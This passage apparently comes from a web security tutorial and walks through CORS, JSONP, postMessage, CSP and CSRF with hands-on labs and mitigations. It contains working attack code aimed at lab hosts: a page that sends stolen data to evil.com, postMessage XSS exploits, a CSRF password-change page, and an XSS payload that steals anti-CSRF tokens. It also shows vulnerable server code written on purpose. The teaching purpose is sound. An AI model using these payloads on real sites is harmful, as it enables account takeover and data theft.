$ npm init -y; npm i express cors
```

Save this as `index.js`:

```
const express = require('express');
const cors = require('cors');
const cookieParser = require('cookie-parser');

const app = express();
app.use(cookieParser());

const corsOptions = {
  origin: 'http://victim.com', // Only allowing requests from victim.com
  credentials: true // Allowing cookies in cross-origin requests
};

app.use(cors(corsOptions));

app.get('/data', (req, res) => {
```

```
    if (!req.cookies.session_id) {
      return res.status(403).json({ error: "Unauthorized" });
    }
    res.json({ message: "Sensitive user data: Account Balance = $5000" });
  });

  // Simulate a login endpoint that sets a session cookie
  app.get('/login', (req, res) => {
    res.cookie('session_id', 'abc123', { httpOnly: true, secure: false }); // Simulated session
    res.json({ message: "Logged in" });
  });

  app.listen(3000, () => {
    console.log('Vulnerable server running on port 3000');
  });
```

Save as example.html (Run from http://victim.com)

```
<script>
fetch('http://localhost:3000/login', { credentials: 'include' })
.then(response => response.json())
.then(data => console.log('User Logged In:', data));
</script>
```

Save as hacker.html (Run from http://attacker.com)

```
<script>
fetch('http://localhost:3000/data', { credentials: 'include' }) // Send victim's cookies
.then(response => response.json())
.then(data => {
  console.log('Stolen Data:', data);
  fetch('http://evil.com/steal?data=' + encodeURIComponent(JSON.stringify(data)));
})
.catch(error => console.error('Error:', error));
</script>
```

Scenario 1: Legitimate Request from http://victim.com

A logged-in user visit http://victim.com/victim.html.

The request to http://localhost:3000/data includes the session cookie (session_id=abc123).

The server responds with sensitive data because:

- The request comes from http://victim.com (which is allowed).
- Access-Control-Allow-Credentials: true allows the cookie to be sent.

The user successfully gets the data.

Scenario 2: Attacker's Request from http://attacker.com

The attacker hosts hacker.html on http://attacker.com.

The script attempts to fetch data from `http://localhost:3000/data` using credentials: `include`.

The server responds with `Access-Control-Allow-Origin: http://victim.com`.

The browser blocks the response because the request came from `http://attacker.com` (which is not allowed).

The attacker fails to steal the data.

Understanding Simple vs. Preflight Cross-Origin HTTP Requests

Cross-origin HTTP requests are subject to certain restrictions imposed by browsers. The browser can send two kind of HTTP request.

Simple HTTP Requests: A limited set of cross-origin requests that do not require a preflight request.

- One of the following request methods: GET, POST, HEAD.
- Limited set of headers (e.g., Content-Type, Accept).
- Content-Type is one of:
 - `application/x-www-form-urlencoded`
 - `multipart/form-data`
 - `text/plain`

Preflight HTTP Requests: More complex cross-origin requests require a “preflight” request, using the OPTIONS method, to determine if the server allows the actual request. This is to test the viability of the data prior to injection“

- Any request that does not meet the criteria for a simple request.
- Uses the OPTIONS method to send a preflight request to the server.
- The server responds with CORS headers that indicate whether the request is allowed.

Headers relevant in the context of CORS (Preflight):

- **Access-Control-Max-Age:** Defines the value in seconds, for how long the response can be cached
- **Access-Control-Allow-Methods:** Defines valid HTTP methods to access resources
- **Access-Control-Allow-Headers:** Defines valid headers to be permitted to send

What follows in CORS is a General purpose to the CORS protocols. The following must exist to permit the request:

- **Access-Control-Allow-Origin:** Which states from what domain the resources can be accessed

- **Access-Control-Allow-Credentials:** The requests can use cookies, and authorization etc.

Exploring JSONP for Cross-Origin Requests

Definition: JSONP (JSON with Padding) is a technique for sending JSON data without worrying about cross-domain issues. It leverages the fact that the `<script>` tag is not subject to the SOP.

Mechanism:

1. The client creates a `<script>` tag with the `src` attribute pointing to a URL on a different domain.
2. The server-side script dynamically generates a JavaScript function call with the JSON data as the argument. Here's how it can be set:
 - Create a callback function.
 - Use a script element
 - In the website make sure there isn't any CSP

Lab Setup:

Install requirements

```
$ sudo apt update; sudo apt install php
$ mkdir -p browserSecurity/jsonp; cd browserSecurity/jsonp
```

Create a server for passing jsonp data: jsonpServer.php (server-side)

```
<?php
header('Content-Type: application/javascript');

// Fallback to default callback if none provided
$callback = isset($_GET['callback']) ? $_GET['callback'] : 'callback';

$data = [
    "name" => "Alice",
    "email" => "alice@example.com",
    "role" => "developer"
];

echo $callback . '(' . json_encode($data) . ');';
?>
```

Create a file for fetching data: request.html (client-side)

```
<html>
<body>
    <h2>User Info:</h2>
    <div id="result">Loading...</div>

    <script>
        function myfunction(data) {
```

```
        document.getElementById('result').innerHTML = `
            <strong>Name:</strong> ${data.name} <br>
            <strong>Email:</strong> ${data.email} <br>
            <strong>Role:</strong> ${data.role}
        `;
    }
</script>
<script src="http://victim.com/jsonpServer.php?callback=myfunction"></script>
</body>
</html>
```

Launch webserver:

```
$ php -S 0:80
```

Exploitation: Navigate to <http://attacker.com/request.html>

```
# output:
User Info:
Name: Alice
Email: alice@example.com
Role: developer
```

This code loads a JavaScript that will generate a new function in this JavaScript file.

Understanding postMessage for Safe Data Exchange

Definition: `postMessage` is a web API that enables secure communication between different origins (e.g., between a parent window and an iframe).

Mechanism:

1. One origin opens a communication channel, and other origins can send messages to it.
2. The receiving origin attaches an event listener to the message event.
3. The sending origin calls the `postMessage()` method to send a message to the receiving origin.
4. The receiving origin's event listener receives the message and can process it.

Benefits: Allows controlled communication between different origins while adhering to the SOP.

Simple Communication with postMessage

Install requirements

```
$ mkdir -p browserSecurity/postMessage; cd browserSecurity/postMessage
$ mkdir pmSimplest; cd pmSimplest
```

Set up a server to deliver data to connected clients: server.html

```
<!DOCTYPE html>
<html>
<body>
  <h3>Profile Widget</h3>
  <button onclick="sendProfile()">Send Profile</button>

  <script>
    function sendProfile() {
      const profile = {
        type: "profile-data",
        name: "Alice Johnson",
        email: "alice@example.com",
        role: "Developer"
      };

      // Send the profile data to the parent window
      window.parent.postMessage(profile, "*");
    }
  </script>
</body>
</html>
```

Create a client using iframe: client.html

```
<!DOCTYPE html>
<html>
<body>
  <h2>Main Site</h2>
  <iframe id="profileFrame" src="server.html" width="300" height="100"></iframe>

  <h3>Received Profile:</h3>
  <pre id="profile">None</pre>

  <script>
    window.addEventListener("message", function(e) {
      if (e.data.type === "profile-data") {
        const { name, email, role } = e.data;
        document.getElementById("profile").textContent =
          `Name: ${name}\nEmail: ${email}\nRole: ${role}`;
      }
    });
  </script>
</body>
</html>
```

Launch a webserver

```
$ php -S 0:80
```

Navigate to <http://victim.com/client.html> and click the Send Profile button inside the iframe. The content of the profile variable will be written into the client page.

Leveraging postMessage for XSS Attacks

Install requirements

```
$ mkdir -p browserSecurity/postMessage; cd browserSecurity/postMessage
$ mkdir pmXSS; cd pmXSS
```

Set up a server to deliver data to connected clients: `server.html`

```
<html>
<body>
<script>
    var postMessageHandler = function(msg) {
        var content = msg.data;
        var msgObj = eval(content);

        if (msgObj.isActive) {
            document.write("PostMessage arrived!");
        }
    }

    window.addEventListener('message', postMessageHandler, false);
</script>
</body>
</html>
```

Exploitation: Create following client file `client.html` and sent a XSS payload:

```
<html>
<body>
    <script>
        function XSS(){
            var frame = document.getElementById('iframeID').contentWindow
            frame.postMessage("alert(origin);", "*");
        }
    </script>
    <iframe src="http://victim.com/server.html" id='iframeID'></iframe><br>
    <input type="button" value="Start" onclick="XSS()" >
</body>
</html>
```

Handling JSON Data via postMessage

Install requirements

```
$ mkdir -p browserSecurity/postMessage; cd browserSecurity/postMessage
$ mkdir pmJSON; cd pmJSON
```

Set up a server to deliver data to connected clients: `server.html`

```
<html>
<body>
<script>
```

```
var postMessageHandler = function(msg) {
  var content = JSON.parse(msg.data);
  var div = document.createElement('div');
  div.innerHTML = content.html;
  document.documentElement.appendChild(div);
};

window.addEventListener('message', postMessageHandler, false);
</script>
</body>
</html>
```

Exploitation: with following code attacker can send data to server (also XSS payload)

```
<!DOCTYPE html>
<html>
  <body>
    <script>
      function start(){
        var frame = document.getElementById('explFrame').contentWindow
        frame.postMessage(JSON.stringify({"html": "value of html key"}), "");
      }
    </script>
    <iframe src="http://victim.com/server.html" id='explFrame'></iframe><br>
    <input type="button" value="Start" onclick="start()" >
  </body>
</html>
```

Exploiting Improper Origin Validation in postMessage

Install requirements

```
$ mkdir -p browserSecurity/postMessage; cd browserSecurity/postMessage
$ mkdir pmOrigin; cd pmOrigin
```

Set up a server to deliver data to connected clients: server.html

```
<html>
<body>
  <script>
    var postMessageHandler = function(msg) {
      if (msg.origin.includes('victim.com')) {
        eval(msg.data);
      }
    }

    window.addEventListener('message', postMessageHandler, false);
  </script>
</body>
</html>
```

Exploitation: The attacker can register `client.com.attacker.com` domain and placed following code into your server: `clinet.html`

```
<!DOCTYPE html>
<html>
<body>
<script>
    function XSS(){
        var frame = document.getElementById('iframeID').contentWindow
        frame.postMessage("alert(origin)", "*");
    }
</script>

<iframe src="http://victim.com/server.html" id='iframeID'></iframe><br>
<input type="button" value="Start" onclick="XSS()" >

</body>
</html>
```

Sending Multiple Parameters via postMessage

Install requirements

```
$ mkdir -p browserSecurity/postMessage; cd browserSecurity/postMessage
$ mkdir pmMparameter; cd pmMparameter
```

Set up a server to deliver data to connected clients: `server.html`

```
<html>
<body>
<script>
    const postMessageHandler = function(msg) {
        let action = msg.data.action;
        if(action === 'exec') {
            eval(msg.data.payload);
        } else if (action === 'addImage') {
            document.write('<img href='+ msg.data.source + '>');
        } else if (action === 'addHtml') {
            document.write(msg.data.html);
        } else {
            console.debug('unsupported command');
        }
    };

    window.addEventListener('message', postMessageHandler, false);
</script>
</body>
</html>
```

Exploitation: The attacker can create a file `client.html` with following code that execute XSS payload:

```
<html>
<body>
    <script>
        function start(){
```

```
        var frame = document.getElementById('iframeID').contentWindow
        frame.postMessage({"action": "exec", "payload": "alert(origin);"}, "*");
    }
</script>
<iframe src="http://victim.com/server.html" id='iframeID'></iframe><br>
<input type="button" value="Start" onclick="start()" >
</body>
</html>
```

Introduction to Content Security Policy

Definition: Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross-Site Scripting (XSS).

Mechanism: CSP allows web developers to control the resources that the user agent is allowed to load for a given page. By restricting the sources of content, CSP can significantly reduce the risk of XSS attacks. Two ways of using CSP:

- Meta Tag
- Response header

The way that it works follows:

- A CSP policy consists of a series of directives that specify the allowed sources for different types of resources (e.g., script-src, img-src, style-src).
- Setting CSP: CSP can be enabled by:
 - Sending the Content-Security-Policy HTTP response header.
 - Using a tag in the HTML document:

```
<meta http-equiv="Content-Security-Policy" content="<policy-directive>">
```

Example CSP Rule:

```
Content-Security-Policy: img-src https://victim.com; script-src https://example_2.com
```

In this code, It says “only allow all images from victim.com and all script tags to sources from example_2.com.”

Example (PHP):

```
<?php
    header("Content-Security-Policy: img-src https://victim.com; script-src https://example_2.com");
    ?>
<!DOCTYPE html>
<html>
    <head>
        <title>CSP Demo</title>
    </head>
    <body>
        <br>
```

```
    
  </body>
</html>
```

In such configuration:

- The image <https://victim.com/wp-content/assets/img/logo.png> has been loaded successfully.
- The image <https://owasp.org/assets/images/logo.png> isn't loaded due to being not compliant to security policy.

Cross-Site Request Forgery - CSRF

Cross-Site Request Forgery (CSRF) is a deceptive attack that tricks a user's browser into executing unwanted actions on a web application in which the user is authenticated. By exploiting the browser's automatic handling of cookies and credentials, an attacker can craft malicious requests that perform actions such as changing account details, initiating transactions, or altering application settings—all without the user's knowledge or consent. CSRF targets the implicit trust a web application places in the user's browser, making it a powerful tool in the hands of attackers. In a world where user convenience often relies on seamless session handling, how can applications preserve usability while effectively defending against forged requests?

Understanding Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF), also known as XSRF (Cross-Site Request Forgery), is a web security vulnerability that forces an authenticated user to execute unwanted actions on a web application without their knowledge or consent. The attacker tricks the user's browser into sending a malicious request to the vulnerable application. In essence, CSRF exploits the trust that a web application has in an authenticated user's browser. The attacker leverages the existing session of the user to perform unauthorized actions. CSRF is categorized as Broken Access Control in the OWASP Top 10 and has its own entry in the MITRE Common Weakness Enumeration (CWE).

Key Characteristics of CSRF Attacks:

- **Exploits Authenticated Sessions:** The attacker targets users who are already authenticated with the web application.
- **Forces Unwanted Actions:** The attacker aims to force the user to perform state-changing actions, such as updating their profile, changing their password, transferring funds, or making purchases. The action should be state-changing.
- **Relies on User Interaction:** The attacker needs to trick the user into visiting a malicious website or clicking a malicious link.

Techniques to Force Malicious HTTP Requests

Attackers can use various techniques to force a user's browser to send malicious HTTP requests, including:

** Tags:** Embedding a malicious URL in an tag.

```

```

<form> Tags: Creating a hidden form that automatically submits when the page loads.

```
<form action="http://victim.com/change-password" method="POST" id="csrf-form">
  <input type="hidden" name="new_password" value="attacker-password">
</form>
<script>
  document.getElementById('csrf-form').submit();
</script>
```

JavaScript (XMLHttpRequest or Fetch): Using JavaScript to send asynchronous HTTP requests. This is often used in combination with XSS.

<iframe> Tags: Embedding a malicious URL within an <iframe> tag.

```
<iframe src="http://victim.com/transfer-funds?amount=1000&account=attacker" width="0" height="0"></iframe>
```

Important Considerations:

- **Cookies-Based Authentication:** CSRF attacks primarily target applications that use cookies for session management.
- **SameSite Cookie Attribute:** The SameSite cookie attribute can mitigate CSRF attacks. However, if SameSite=None is used, an XSS vulnerability on any subdomain can be leveraged to exploit the flaw (Cross-Site Scripting attack).
- **Simple vs. Non-Simple (Preflighted) Requests:** CSRF attacks are typically limited to simple HTTP requests (e.g., GET or POST requests with application/x-www-form-urlencoded content type). More Preflighted requests (e.g., those with JSON content type or custom headers) are less susceptible to CSRF.

Exploring XHR for HTTP Request

GET Request via XHR: We can use some HTML tags such as img or script to issue an HTTP request.

```
var xhttp = new XMLHttpRequest();
xhttp.open("GET", "http://victim.com:3000/?poc=100", true);
xhttp.send();
```

POST Request via XHR contains extra headers

```
var xhttp = new XMLHttpRequest();
xhttp.open("POST", "http://victim.com:3000", true);
xhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhttp.send("POC=200");
```

GET Request via XHR contains cookie

```
var xhttp = new XMLHttpRequest();
xhttp.open("GET", "http://victim.com:3000/?poc=100", true);
```



```
xhttp.withCredentials = true;
xhttp.send();
```

GET Request and handle response

```
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
  if (this.readyState == 4 && this.status == 200) {
    console.log(xhttp.responseText);
  }
};
xhttp.open("GET", "http://victim.com:3000/?poc=100", true);
xhttp.withCredentials = true;
xhttp.send();
```

HTTP Requests with Fetch API

GET Request via fetch

```
fetch('http://victim.com:3000/?c=100')
  .then(async (response) => {
    const result = await response.text();
    console.log(result);
  })
  .catch(error => {
    console.log(error);
  });
```

POST Request via XHR contains extra headers and include cookie

```
fetch('http://victim.com:3000/', {
  method: 'POST',
  credentials: 'include',
  headers: {
    'Content-Type': 'application/x-www-form-urlencoded',
  },
  body: 'c=100&f=200'
})
  .then(async (response) => {
    const result = await response.text();
    console.log(result);
  })
  .catch(error => {
    console.log(error);
  });
```

POST Request for JSON input

```
fetch('http://victim.com:3000/', {
  method: 'POST',
  credentials: 'include',
  headers: {
    'Content-Type': 'application/json; charset=utf-8',
  },
  body: JSON.stringify({ "a": "100", "b": "200" })
})
  .then(async (response) => {
```

```
    const result = await response.JSON();
    console.log(result);
  })
  .catch(error => {
    console.log(error);
  });
});
```

CSRF Exploitation Lab

To illustrate the CSRF vulnerability, let's create a simple lab environment with two components:

- **victim.com:** A vulnerable web application that is susceptible to CSRF.
- **attacker.com:** A malicious website that attempts to exploit the CSRF vulnerability.

Install requirements (victim.com)

```
$ sudo apt update && sudo apt install nodejs npm
$ mkdir -p csrfAttack/normalCase/victim; cd csrfAttack/normalCase/victim
$ npm init -y; npm i express cookie-parser https
```

Generate public key and private key for HTTPS connection

```
$ mkcert victim.com
```

Create a vulnerable code: victim/app.js

```
const express = require('express');
const cookieParser = require('cookie-parser');
const bodyParser = require('body-parser');
const https = require('https');
const fs = require('fs');

const app = express();

app.use(cookieParser());
app.use(bodyParser.urlencoded({ extended: false }));

// In-memory user database (for demonstration purposes only)
const users = {
  admin: { username: 'admin', password: '1234' }
};

// Authentication middleware
const authenticate = (req, res, next) => {
  if (req.cookies.sessionid === 'authenticated') {
    next();
  } else {
    res.redirect('/login');
  }
};

// Login route
app.get('/login', (req, res) => {
  res.send(`
    <form action="/login" method="POST">
```

```

        Username: <input type="text" name="username"><br>
        Password: <input type="password" name="password"><br>
        <input type="submit" value="Login">
    </form>
`);
});

app.post('/login', (req, res) => {
    const { username, password } = req.body;
    if (users[username] && users[username].password === password) {
        res.cookie('sessionid', 'authenticated', {
            httpOnly: true,
            secure: true,
            sameSite: 'none'
        });
        res.redirect('/profile');
    } else {
        res.send('Login failed');
    }
});

// Profile page (requires authentication)
app.get('/profile', authenticate, (req, res) => {
    res.send(`
        <h1>Profile Page</h1>
        <form action="/profile" method="POST">
            New Password: <input type="password" name="pass1"><br>
            Confirm Password: <input type="password" name="pass2"><br>
            <input type="submit" value="Change Password">
        </form>
    `);
});

// Change password route (requires authentication)
app.post('/profile', authenticate, (req, res) => {
    const { pass1, pass2 } = req.body;
    if (pass1 && pass1 === pass2) {
        users['admin'].password = pass1;
        res.send('Password changed successfully');
    } else {
        res.send('Password change failed');
    }
});

// HTTPS server setup
const options = {
    key: fs.readFileSync('victim.com-key.pem'),
    cert: fs.readFileSync('victim.com.pem')
};

https.createServer(options, app).listen(4000, () => {
    console.log('Server listening on https://victim.com:4000');
});

```

Run webserver (node application)

```
$ node app.js
```

Install requirements (attacker)

```
$ sudo apt update && sudo apt install nodejs npm
$ mkdir -p csrfAttack/normalCase/attacker; cd csrfAttack/normalCase/attacker
$ npm init -y; npm i express https
```

Generate public key and private key for HTTPS connection

```
$ mkcert attacker.com
```

Create malicious website: attacker/app.js

```
const express = require('express');
const https = require('https');
const fs = require('fs');

const app = express();

app.get('/', (req, res) => {
  res.send(`
    <h1>Malicious Website</h1>
    <p>Click the button below to trigger a CSRF attack!</p>
    <button onclick="triggerCSRF()">Get Address</button>
    <script>
      function triggerCSRF() {
        const xhr = new XMLHttpRequest();
        xhr.open("POST", "https://victim.com:4000/profile", true);
        xhr.withCredentials = true; // Very important for CSRF attacks
        xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded")\
; // set header

        xhr.send("pass1=9999&pass2=9999"); //Malicious payload for change password
      }
    </script>
  `);
});

const options = {
  key: fs.readFileSync('attacker.com-key.pem'),
  cert: fs.readFileSync('attacker.com.pem')
};

https.createServer(options, app).listen(5000, () => {
  console.log('Server listening on https://attacker.com:5000');
});
```

Exploiting the CSRF Vulnerability:

- Browse to <https://victim.com:4000> and log in as admin with password 1234.
- Browse to <https://attacker.com:5000>.
- Click the Trigger CSRF button. This will send a POST request to <https://victim.com:4000/profile> to change the user's password to 9999.
- The user's password has been changed without their knowledge or consent. They can no longer log in with the original password (1234).

CSRF Protection Mechanisms

In this step, we will review several protection techniques. We should know all, to bypass some bad implementations:

- Using anti CSRF token to prevent forgery (most common)
- Checking Referer header (the function which checks the Referer must be safe)
- Using a custom header for each request (or any action which makes the HTTP request non-simple, such as JSON content type)

let's review the anti CSRF token mechanism:

- User sends HTTP request to change password form (GET request)
- In the response, server returns an anti CSRF token bound to the user's Session
- User enters new password and submits the form (POST request), the CSRF token will be sent to server

Based on the Session, the CSRF token is checked in server side. In the mechanism above, the change password request (POST request) cannot be CSRFed due to the attacker doesn't know the CSRF token.

Bypassing Anti-CSRF Tokens via XSS

If an attacker discovers an XSS vulnerability on the **same origin** or a **trusted subdomain**, they can inject JavaScript to steal CSRF tokens and craft malicious requests. This type of attack is especially effective when cookies are set with **SameSite=Lax**, allowing them to be included in cross-site requests. In such cases, the attacker can combine XSS and CSRF, using the XSS payload to read both the CSRF token and the session cookies, effectively bypassing CSRF protections.

Install requirements

```
$ sudo apt update && sudo apt install php
$ mkdir -p csrfAttack/csrfXSS/attacker; cd csrfAttack/csrfXSS/attacker
```

Create a fake DB

```
$ echo "admin@example.com:AnStrongPassword123!@" > user_data.txt
```

Create a login page (entry point): login.php

```
<?php
session_set_cookie_params([
    'lifetime' => 0,
    'path' => '/',
    'secure' => false,
    'httponly' => false,
    'samesite' => 'Lax'
```

```

]);
session_start();

// Read user data from file
function getUserData() {
    $file = 'user_data.txt';
    if (file_exists($file)) {
        $data = file_get_contents($file);
        list($email, $password) = explode(':', trim($data));
        return ['email' => $email, 'password' => $password];
    }
    return null;
}

// Save user data to file
function saveUserData($email, $password) {
    $file = 'user_data.txt';
    file_put_contents($file, "$email:$password");
}

// Handle login
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $email = $_POST['email'] ?? '';
    $password = $_POST['password'] ?? '';
    $user = getUserData(); // Get the user data from file

    if ($email === $user['email'] && $password === $user['password']) {
        $_SESSION['logged_in'] = true;
        $_SESSION['csrf_token'] = bin2hex(random_bytes(16));
        header("Location: profile.php?action=changed_password");
        exit;
    } else {
        $error = "Invalid email or password.";
    }
}
?>

<!DOCTYPE html>
<html>
<head><title>Login</title></head>
<body>
<h2>Login</h2>

<?php if (isset($error)): ?>
    <p style="color:red;"><?php echo $error; ?></p>
<?php endif; ?>

<form method="POST">
    <input type="email" name="email" placeholder="Email" required><br><br>
    <input type="password" name="password" placeholder="Password" required><br><br>
    <button type="submit">Login</button>
</form>
</body>
</html>

```

Create a post-authenticated page: 'profile.php'

```

<?php
session_start();
if (!isset($_SESSION['logged_in'])) {
    header("Location: login.php");
    exit;
}

```

```

}

// Read user data from file
function getUserData() {
    $file = 'user_data.txt';
    if (file_exists($file)) {
        $data = file_get_contents($file);
        list($email, $password) = explode(':', trim($data));
        return ['email' => $email, 'password' => $password];
    }
    return null;
}

// Save user data to file
function saveUserData($email, $password) {
    $file = 'user_data.txt';
    file_put_contents($file, "$email:$password");
}

$user = getUserData();
$user_email = $user['email'];

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['new_email'])) {
    $new_email = $_POST['new_email'];
    saveUserData($new_email, $user['password']); // Save the updated email
    $user_email = $new_email; // Update the session
    echo "<p>Email updated to: $user_email</p>";
}
?>

<!DOCTYPE html>
<html>
<head><title>Change Profile</title></head>
<body>
<h2>Profile for <?php echo htmlspecialchars($user_email); ?></h2>

<!-- Email Change Form -->
<form method="POST" action="">
    <input type="email" name="new_email" placeholder="New Email" required>
    <button type="submit">Update Email</button>
</form>

<hr>

<!-- Password Change Form (with CSRF Token) -->
<form method="POST" action="change_password.php">
    <input type="password" name="new_pass" placeholder="New Password" required>
    <input type="hidden" name="csrf_token" value="<?php echo htmlspecialchars($_SESSION['\
csrf_token']); ?>">
    <button type="submit">Change Password</button>
</form>

<hr>

<!-- Reflected XSS Vulnerability - New Input Field -->
<p>Enter a message to reflect (XSS vulnerability):</p>
<form method="GET" action="">
    <input type="text" name="message" placeholder="Enter message">
    <button type="submit">Submit</button>
</form>

<?php
// Vulnerable code: Outputting the 'message' parameter directly (XSS vulnerability)
if (isset($_GET['message'])) {

```

```

        echo "<p>Your message: " . $_GET['message'] . "</p>"; // Vulnerable to XSS (no sanit\
ization)
    }
    ?>

<br><a href="logout.php">Logout</a>
</body>
</html>

```

Create changed_password functionality: change_password.php

```

<?php
session_start();
if (!isset($_SESSION['logged_in'])) {
    die("Not logged in.");
}
if ($_POST['csrf_token'] !== $_SESSION['csrf_token']) {
    die("CSRF check failed!");
}

// Read user data from file
function getUserData() {
    $file = 'user_data.txt';
    if (file_exists($file)) {
        $data = file_get_contents($file);
        list($email, $password) = explode(':', trim($data));
        return ['email' => $email, 'password' => $password];
    }
    return null;
}

// Save user data to file
function saveUserData($email, $password) {
    $file = 'user_data.txt';
    file_put_contents($file, "$email:$password");
}

$new_pass = $_POST['new_pass'];
$user = getUserData();

// Save the new password
saveUserData($user['email'], $new_pass);

echo "Password changed successfully to: " . htmlspecialchars($new_pass);
?>

```

Also you can create a logout page (optional): logout.php

```

<?php
session_start();
session_destroy();
setcookie("session", "", time() - 3600);
header("Location: login.php");
exit;
?>

```

Start a webserver

```
$ sudo php -S victim.com:80
```

Create a csrf attack payload and serve into attacker server: attacker/malicious_payload.js

```
var xhr1 = new XMLHttpRequest();
xhr1.onreadystatechange = function() {
if (this.readyState == 4 && this.status == 200) {
    var parser = new DOMParser();
    var doc = parser.parseFromString(this.responseText, "text/html");
    var token = doc.querySelector('input[name="csrf_token"]');
    if (token) {
        var csrf = token.value;

        // Now send POST request to change_password.php
        var xhr2 = new XMLHttpRequest();
        xhr2.open("POST", "http://victim.com/change_password.php", true);
        xhr2.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        xhr2.withCredentials = true;
        xhr2.send("new_pass=1234&csrf_token=" + encodeURIComponent(csrf));
    }
}
};
xhr1.open("GET", "http://victim.com/profile.php", true);
xhr1.withCredentials = true;
xhr1.send();
```

Start a webserver for attacker

```
$ php -S attacker.com:8080
```

```
# Access to js file: http://attacker.com:8080/malicious_payload.js
```

Exploitation:

Navigate to <http://victim.com/login.php> and log in using the credentials:

admin@example.com : AnStrongPassword123!@.

Upon successful login, you'll be redirected to `profile.php`, where users can update their email or password.

Changing the password requires a valid `csrf_token`, which means we need to find an XSS vulnerability on this page or any other page with the same origin.

A reflected XSS vulnerability exists in `profile.php`, which allows us to inject and execute a malicious script. For example, we can load our `malicious_payload.js` from the attacker's server:

```
# payload:
<script src="http://attacker.com:8080/malicious_payload.js"></script>

# URL
```

```
http://victim.com/profile.php?message=%3Cscript+src%3D%22http%3A%2F%2F\
attacker.com%3A8080%2Fmalicious_payload.js%22%3E%3C%2Fscript%3E
```

Once `malicious_payload.js` is executed, it silently changes the user's password to 1234.

Mitigation Techniques

Use CSRF Tokens (Synchronizer Token Pattern)

- Generate a unique, unpredictable token per user session.
- Embed it in every state-changing form or AJAX request.
- Verify the token server-side before processing the request.
- Tokens should be per-user, per-session, and resistant to prediction.
- Example:

```
<input type="hidden" name="csrf_token" value="...">
```

Enforce SameSite Cookies

- Set the SameSite attribute on session/auth cookies:
 - **SameSite=Strict**: Best protection; restricts cookies to first-party context only.
 - **SameSite=Lax**: A balanced option; allows cookies on top-level navigations.
 - Avoid **SameSite=None** unless absolutely necessary, and only with Secure.
- Example (Set-Cookie):

```
Set-Cookie: sessionid=xyz; SameSite=Strict; Secure; HttpOnly
```

Validate Request Origin and Referer Headers: Check the Origin or Referer header (prefer Origin):

- Ensure the request originates from a trusted domain.
- If missing or invalid, reject the request.

Note: These headers may not be present in all browsers or requests. Never rely solely on them.

Require Re-authentication or MFA for Critical Actions: For high-risk actions (e.g., changing password/email, transferring funds), require:

- Password re-entry
- Multi-Factor Authentication (MFA)
- Additional user confirmation

This prevents session hijacking or abuse of a stolen session.

Restrict HTTP Methods by Function

- Follow RESTful design:
 - Use GET for read-only actions
 - Use POST, PUT, DELETE for state-changing actions
- Block unsafe requests from being triggered via , or other tag abuse.
- Example (server-side):

```
limit_except GET POST PUT DELETE {  
    deny all;  
}
```

CORS Misconfiguration

Cross-Origin Resource Sharing (CORS) is a critical browser feature that enables controlled access to resources across different origins. However, when misconfigured, it can unintentionally expose sensitive data or application functionality to untrusted domains. A poorly implemented CORS policy—such as allowing wildcard origins, trusting user-supplied headers, or enabling credentials across domains—can allow attackers to bypass Same-Origin Policy protections and perform unauthorized actions. While CORS is meant to enhance flexibility in modern web applications, its mismanagement can lead to severe security breaches. How can developers strike the right balance between cross-origin interoperability and strict security boundaries to prevent abuse?

Understanding CORS Misconfiguration

CORS (Cross-Origin Resource Sharing) is a browser security mechanism that restricts web pages from making requests to a different domain than the one that served the web page. This prevents malicious websites from accessing sensitive data from other websites. A CORS misconfiguration occurs when a web server is configured in a way that bypasses these security restrictions, potentially allowing attackers to access sensitive data or perform unauthorized actions. This is categorized as Cross-domain Policy with Untrusted Domains in MITRE and A05_2021-Security_Misconfiguration in OWASP Top 10.

The Risk Behind CORS Misconfiguration

A CORS misconfiguration can expose a web application to a high risk of compromise, impacting the confidentiality and integrity of data. It can allow third-party sites to carry out privileged requests through your website's authenticated users. For example, an attacker could:

- Retrieve user setting information
- Access saved payment card data
- Perform actions on behalf of the user (e.g., change password, transfer funds)

The vulnerability exists because browsers automatically send cookies with cross-origin requests, unless certain protections like SameSite attributes are correctly configured. This means that a malicious website can potentially make authenticated requests to the vulnerable application if CORS is misconfigured.

CORS Setup Pitfalls

CORS misconfigurations typically arise in scenarios where:

1. An endpoint returns users' sensitive information (e.g., account details, API keys).
2. The server accepts arbitrary origins (Access-Control-Allow-Origin: *) or uses a flawed logic to determine the allowed origin, and Access-Control-Allow-Credentials: true is also set.
3. The web application works with cookies for authentication (and SameSite attributes are not properly configured or are set to None).

The SameSite attribute on cookies can help mitigate CSRF and some CORS-related risks. However, when set to None, it requires the Secure attribute to also be set (HTTPS), and it may not completely prevent all CORS exploits, especially if the origin validation logic is flawed.

Patterns of CORS Vulnerabilities

When a site (company.com) works with cookies and has an endpoint that returns sensitive information, the following misconfigurations are vulnerable:

Origin Reflection: The server reflects the Origin header value directly in the Access-Control-Allow-Origin response header without proper validation.

```
<?php
header("Access-Control-Allow-Origin: " . $_SERVER['HTTP_ORIGIN']);
header("Access-Control-Allow-Credentials: true");
?>
```

Impact: Allows any origin to access the resource, effectively disabling CORS protection.

Origin Indexing: The server checks if the Origin header contains a specific domain (e.g., victim.com) but fails to validate the entire origin.

```
<?php
if(isset($_SERVER['HTTP_ORIGIN'])) {
    $origin = (strpos($_SERVER['HTTP_ORIGIN'], "https://victim.com") !== false) \
        ? $_SERVER['HTTP_ORIGIN'] : "https://victim.com";
} else {
    $origin = "https://victim.com";
}
header("Access-Control-Allow-Origin: $origin");
header("Access-Control-Allow-Credentials: true");
?>
```

Impact: An attacker can use a subdomain like https://victim.com.attacker.com to bypass the origin check.

Null Origin: The server allows the null origin, which is used by requests from `file://` URLs or `data:` URLs.

```
<?php
if(isset($_SERVER['HTTP_ORIGIN'])) {
    $origin = ($_SERVER['HTTP_ORIGIN'] == "null") ? "null" : "https://victim.com";
} else {
    $origin = "https://victim.com";
}
header("Access-Control-Allow-Origin: $origin");
header("Access-Control-Allow-Credentials: true");
?>
```

Impact: An attacker can host a malicious HTML page on their local file system and use it to make cross-origin requests to the vulnerable application.

Whitelist Domain with XSS: The server whitelists a domain and its subdomains, but one of the subdomains is vulnerable to Cross-Site Scripting (XSS).

